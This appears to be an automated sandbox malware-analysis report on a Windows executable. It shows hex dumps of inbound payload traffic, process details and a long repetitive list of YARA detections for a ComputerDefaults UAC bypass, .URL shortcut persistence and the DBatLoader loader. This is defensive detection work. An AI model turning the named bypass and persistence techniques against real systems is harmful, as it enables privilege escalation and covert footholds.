2022-08-05 09:29:27 UTC	582	IN	Data Raw: 5e d8 11 00 55 77 fe 3e e4 5f 5f f8 a3 26 05 eb 7f d4 ea 5c ce 87 91 0b 1f ff f2 87 b3 87 15 15 ba 4d 83 6c dc 1c 49 11 85 21 1a 04 d7 7f 9c 35 58 df 24 3d d8 77 c6 a2 f0 f7 eb 80 a8 79 a8 31 28 a4 13 78 45 8b d6 32 a9 95 80 3f a6 1e 01 c6 9a d9 2a 92 d4 7f 7b 4e 80 7a e2 94 a7 8d 9a 88 9f e9 56 75 45 18 c7 b9 db a5 16 a0 6e 0a 8e 65 51 f1 c3 b5 47 18 b5 7d 49 e4 dd 2b 83 79 09 d6 f9 f7 b5 b4 ca 28 e3 66 be 28 8f 86 9f 89 05 3a e7 db c9 b9 4f 89 a9 72 ce e2 96 ba 46 1a 03 01 a4 84 78 9c d4 81 d7 d3 20 3a e5 9a 87 79 92 0d 5b 70 08 fa 4f 77 b8 ec f0 09 42 02 9a 1a 96 9a a9 c3 60 eb 4b 87 c0 ef 91 66 4d f5 1e 81 0b e7 7a 8c f4 41 4f 8b 4b b3 ec bb 30 94 42 16 8e ea 27 4c fa 87 29 0c 61 b3 12 8f 3f 47 eb 16 a6 13 82 d9 6a 2d b2 77 c6 f6 bc f4 e2 29 97 26 05 Data Ascii: ^Uw>__&\MlI!5X$=wy1(xE2?*{NzVuEneQG}l+y(f(:OrFx :y[pOwB`KfMzAOK0B'L)a?Gj-w)&
2022-08-05 09:29:27 UTC	598	IN	Data Raw: df 7e 10 2a df 6d 31 44 fd bb 4e bc 93 5a 62 3e a5 a5 84 56 da 0c 7e 58 ae 97 4d 84 46 67 be fa 7a 32 be cd 73 dd 02 35 99 aa b2 27 15 15 a2 ec dd e5 d8 97 b5 9e 4a 8d d3 a0 bc bd 1a 1f 83 17 0e 6b f0 31 74 54 66 69 5d 44 35 46 60 d8 61 7c 5a 74 a5 ad c0 2f 71 d7 b5 5d 25 01 62 e0 32 e0 96 91 9c 8a 2d 3c 86 28 5a 46 23 e3 47 54 fb 3b 81 b8 1b 76 fc 83 cd 0e 01 cb 98 33 27 5e ed f6 3d 43 0f 95 6c 9a 83 d4 2e 28 f6 ce fa b5 e9 56 3c 52 2c f6 a1 d3 21 3e 76 6a 43 6a 31 9c 36 9d 6d 83 aa da 98 c2 d7 78 10 e2 69 c7 8d 1c a1 22 55 4b 44 d2 4a 4c bf 84 e7 41 8f 13 10 6c 74 84 de 69 5d 24 de 48 ce 68 57 1a 68 7b 6c 52 f3 3d 3d a1 df 68 83 9c d7 b1 a9 d3 99 ab b4 48 7a 4b b7 7c 84 28 1e 09 57 98 c0 70 f3 d6 a5 99 c3 26 70 ac d8 f0 02 8c 2f e2 fb fe 6d c6 dc 65 f4 Data Ascii: ~*m1DNZb>V~XMFgz2s5'Jk1tTfi]D5F`a|Zt/q]%b2-<(ZF#GT;v3'^=Cl.(V<R,!>vjCj16mxi"UKDJLAlti]$H hWh{IR==hHzK|(Wp&p/me

Timestamp	kBytes transferred	Direction	Data
2022-08-05 09:29:27 UTC	614	IN	Data Raw: 08 6c 98 9a 8e 8a 21 59 7d 05 94 a6 8e 05 11 5f 93 0d 0b 9a a6 03 15 15 a8 01 9a 15 09 96 03 01 96 9a 01 05 8a a4 9c 05 01 a6 01 8a 8a 9a 92 0d 0b 9a a6 03 15 15 a8 01 9a 15 9c 96 03 01 03 9a 8e 8a ed ec 7d 05 01 a6 8e 05 05 15 92 0d 0b 9a a6 03 35 e7 77 01 97 a4 ea db ff 01 96 9a 95 6d 24 0b 9a 05 01 a6 cf 02 24 15 92 0d 0b 9a a6 03 15 15 a8 01 9a 15 09 96 03 01 f9 15 01 05 05 0b 9c 05 8e 09 01 8a 05 15 92 0d 9e 9a a6 03 15 15 a8 01 07 15 09 96 03 01 96 9a 90 8a 05 0b 9a 05 01 a6 fd 05 05 15 ff 0d 0b 9a 22 04 14 15 a8 01 9a 15 09 96 03 01 05 9a 8e 8a 98 0b 9c 05 75 61 87 05 05 15 92 0d 0b 9a a6 03 15 15 a8 01 09 3e 16 96 03 01 96 9a 8e 8a 05 0b 9c 05 01 a6 68 9b 1a 15 af 9c f0 ef a2 03 15 15 b0 06 7b 15 07 96 03 01 9e 5d 87 8a 05 0b 9c 05 01 a6 8e 05 05 Data Ascii: !!Y}_}5wm$$"ua>h{]
2022-08-05 09:29:27 UTC	630	IN	Data Raw: 8e 8a 05 0b 09 05 7c a2 8e 05 32 a8 92 0d 0b 9a a6 03 15 15 a8 01 9e 15 09 96 03 01 03 9a f3 8e 05 0b 7b 98 01 a6 8e 05 05 15 92 0d 0b 9a a2 03 15 15 a8 01 07 15 09 96 03 01 cb 07 8e 8a 05 0b 9c 05 01 a6 8e 05 01 15 92 0d 0b 9a 13 03 70 11 a8 01 cf a8 09 96 67 df 01 9a c3 8e 05 0b c0 01 01 a6 8e 05 05 15 a6 e7 9c 9a ee 7e 15 15 c4 05 9a 1 5 09 96 03 01 a7 4a f9 8a 4d db 9c 05 25 a2 8e 05 05 15 92 0d 30 c7 11 03 3d a1 a8 01 be 11 09 96 03 01 96 9a c2 6b 92 0b 49 03 01 a6 aa 01 05 15 92 0d 0b 9a f6 5b a2 15 79 01 9a 15 2d 92 03 01 96 9a 8e 8a ed 0b 80 05 95 a6 d7 05 74 15 0a 0d 22 9a 14 03 f1 15 a8 01 9d 15 09 96 f3 01 96 9a 6e 8a 05 0b 09 05 e1 a6 8e 05 05 15 8d 09 0b 9a a6 03 15 15 a8 01 9a 15 09 96 03 01 96 9a 8e 8a 05 0b 9c 05 01 a6 8e 05 05 15 92 0d 0b Data Ascii: |2{pg~JM%0=kl[y-t"n
2022-08-05 09:29:27 UTC	646	IN	Data Raw: 28 8a 1f 6d 12 8a 23 fe 0e a2 2d 71 1a 8c 33 fe 1c 8e bc fe 95 f9 25 ea 0a 15 b0 61 79 a4 ba ee 7d 09 b0 ee 79 9a b4 06 8f 15 c8 f0 89 9a c6 ea 26 9a 27 5d 77 8e b8 71 12 05 23 08 28 8a 1f 6d 12 8a 23 fe 0e a2 2d 71 1a 8c 33 fe 1c 8e bc fe 95 f9 25 ea 0a 15 b0 61 79 a4 ba ee 7d 09 b0 ee 79 9a b4 06 8f 15 c8 f0 89 9a c6 ea 26 9a bc 5d 79 8e 09 69 20 05 8a 43 9c 8a 01 a6 8e 05 05 15 92 0d 0b 9a a6 03 15 15 a8 01 9a 15 09 96 03 01 96 9a 8e 8a 05 0b 9c 05 01 a6 01 5f 05 19 0d 37 c7 15 31 37 f4 9a 90 37 f8 9a 01 d0 69 8e 9e e4 04 05 0d 55 f6 8a 09 e0 04 8a 0d 4b 00 a2 03 e4 ec 8c fd 4b ea 8e 92 4b 63 f9 0b 37 fc 15 a6 d4 67 a4 94 3b 6b 09 a6 3b 67 9a 9a 53 61 15 8e 3d 57 9a 90 37 f8 9a 01 d0 69 8e 9e e4 04 05 0d 55 f6 8a 09 e0 04 8a 0d 4b 00 a2 03 e4 ec 8c fd Data Ascii: (m#-q3%ay}y&']wq#(m#-q3%ay}y&]yi C_7177iUKKKc7g;k;gSa=W7iUK
2022-08-05 09:29:27 UTC	662	IN	Data Raw: e2 9f 51 af 8a a7 df ad 7a 34 3e 42 af 36 85 42 60 a1 7f 36 06 ad f6 9d 29 3c c8 32 09 b1 9e 32 46 7d 99 85 40 12 79 8b 12 7d 99 89 1e 7d 65 1e 5b 89 f6 12 ba 22 19 83 c0 8d 11 0e 96 8d 2e 10 89 18 0c 7f f3 1e 91 10 f4 1c fa 10 41 8b 17 1c 9a 7f 96 8f 05 85 a7 8b 22 10 db 8b 60 7b fe 83 6f 14 ce 8d 45 7b c4 87 8e 7b 09 8d eb 1a 8d 81 85 91 60 18 b9 1e 75 7d ea 1e 55 0e ca 16 ff 81 9a 20 e1 79 80 8d a9 79 3e 1a 1c 8d 91 16 db 26 74 7f c5 89 54 0a b3 89 85 79 fa 81 5f 16 f6 87 6d 79 cc 8d ce 79 21 1a 33 8d ae 16 ae 26 21 7f 94 89 11 0a 8a 1c e9 0c 86 14 ef 83 86 1a 36 0c ab 20 85 0c 68 87 3e 20 ee 83 ea 93 1d 12 bc 1c 25 77 8e 87 ed 77 7e 7f 30 18 a1 89 16 77 7f 8b bf 77 38 1c 6b 8b 06 18 d2 28 45 81 b4 87 31 0c b6 87 19 77 b6 7f 13 18 a6 03 15 75 a2 01 ce Data Ascii: Qz4>B6B`6)<22F}@y}}e[".A"`{oE{{`u}U yy>&tTy_myy!3&!6 h> %ww~0ww8k(E1wu

Statistics

Behavior



System Behavior

Analysis Process: VoRTaSs6hl.exe PID: **5260**, Parent PID: **1016**

General

Target ID:	0
Start time:	11:28:12
Start date:	05/08/2022
Path:	C:\Users\user\Desktop\VoRTaSs6hl.exe

Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\VoRTaSs6hl.exe"
Imagebase:	0x400000
File size:	1011712 bytes
MD5 hash:	6E2D9824EEEBAD8B1507FA4238892439
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.421448081.0000000004EE0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.419705312.0000000004EDC000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.423565768.0000000004EB9000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.425205260.0000000004EBA000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.446082664.0000000004EC6000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.422842752.0000000004EB9000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.420930342.0000000004EF0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.426416005.0000000004EE6000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.419762416.0000000004F04000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.421611443.0000000004EB7000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.429302112.0000000004EBB000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.441630278.0000000004EE7000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.424088325.0000000004EB9000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.424263669.0000000004EE0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.428670042.0000000004EE7000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.423831641.0000000004EB9000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.440372282.0000000004EE7000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.421265288.0000000004EB4000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.447220742.0000000004EBE000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000002.466541505.00000000051B7000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.420521359.0000000004EB7000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.421139675.0000000004EDF000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.440055510.0000000004EE7000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.421380367.0000000004ED1000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.444028422.0000000004EE9000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.447988992.0000000004EBF000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.443079525.0000000004EE2000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.441900734.0000000004EBB000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.425513640.0000000004EBA000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.423304480.0000000004EB9000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.425654430.0000000004EF9000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000002.465887474.0000000005072000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.418607850.0000000004EFF000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.425343370.0000000004EE5000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.420336696.0000000004EEF000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.422375227.0000000004ECF000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.420017830.0000000004EB4000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.420130969.0000000004F03000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source:

00000000.00000003.420178229.0000000004EB6000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.420887133.0000000004EB4000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.445382300.0000000004ECA000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.419639825.0000000004EB4000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.438540568.0000000004EBB000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.445825106.0000000004EED000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.423974434.0000000004EE0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.421833599.0000000004EC1000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.420471494.0000000004F04000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.421419481.0000000004F04000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.418872999.0000000004EB4000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.433295092.0000000004EC5000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.424380214.0000000004EB9000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.419687348.0000000004F06000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.420822848.0000000004EC4000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.432381321.0000000004EEF000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.427566345.0000000004EBB000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.428247847.0000000004EBB000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.419836780.0000000004EB6000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.431995499.0000000004EBB000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.420097163.0000000004F03000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.420051029.0000000004EDC000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.443553181.0000000004F1D000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.446313946.0000000004F1A000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.425857531.0000000004EBA000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.444837358.0000000004EBD000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.424704122.0000000004EBA000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.447710826.0000000004EEE000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.423014738.0000000004EE2000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.424846610.0000000004EE4000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.444560120.0000000004EF1000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.446991014.0000000004F1A000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.421710790.0000000004EF9000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.419670146.0000000004EDE000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000002.461214489.0000000002370000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.421009905.0000000004F04000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.435578658.0000000004EE7000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.444372383.0000000004EBC000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.419745952.0000000004F06000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.440268577.0000000004EBB000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.421045537.0000000004EB7000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.439097674.0000000004EE7000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.447510992.0000000004EBF000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.443833987.0000000004EBB000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.420404834.0000000004EDC000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.442822205.0000000004EE7000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security

- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.422051220.0000000004EB8000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.419778188.0000000004F06000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.446843436.0000000004EEC000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.446601078.0000000004EBD000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.420750862.0000000004EDC000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.420630780.0000000004EDF000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.418684559.0000000004EFF000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.439882924.0000000004EBB000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.422476902.0000000004EE5000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.441452071.0000000004EBB000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.418652293.0000000004ED8000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr)
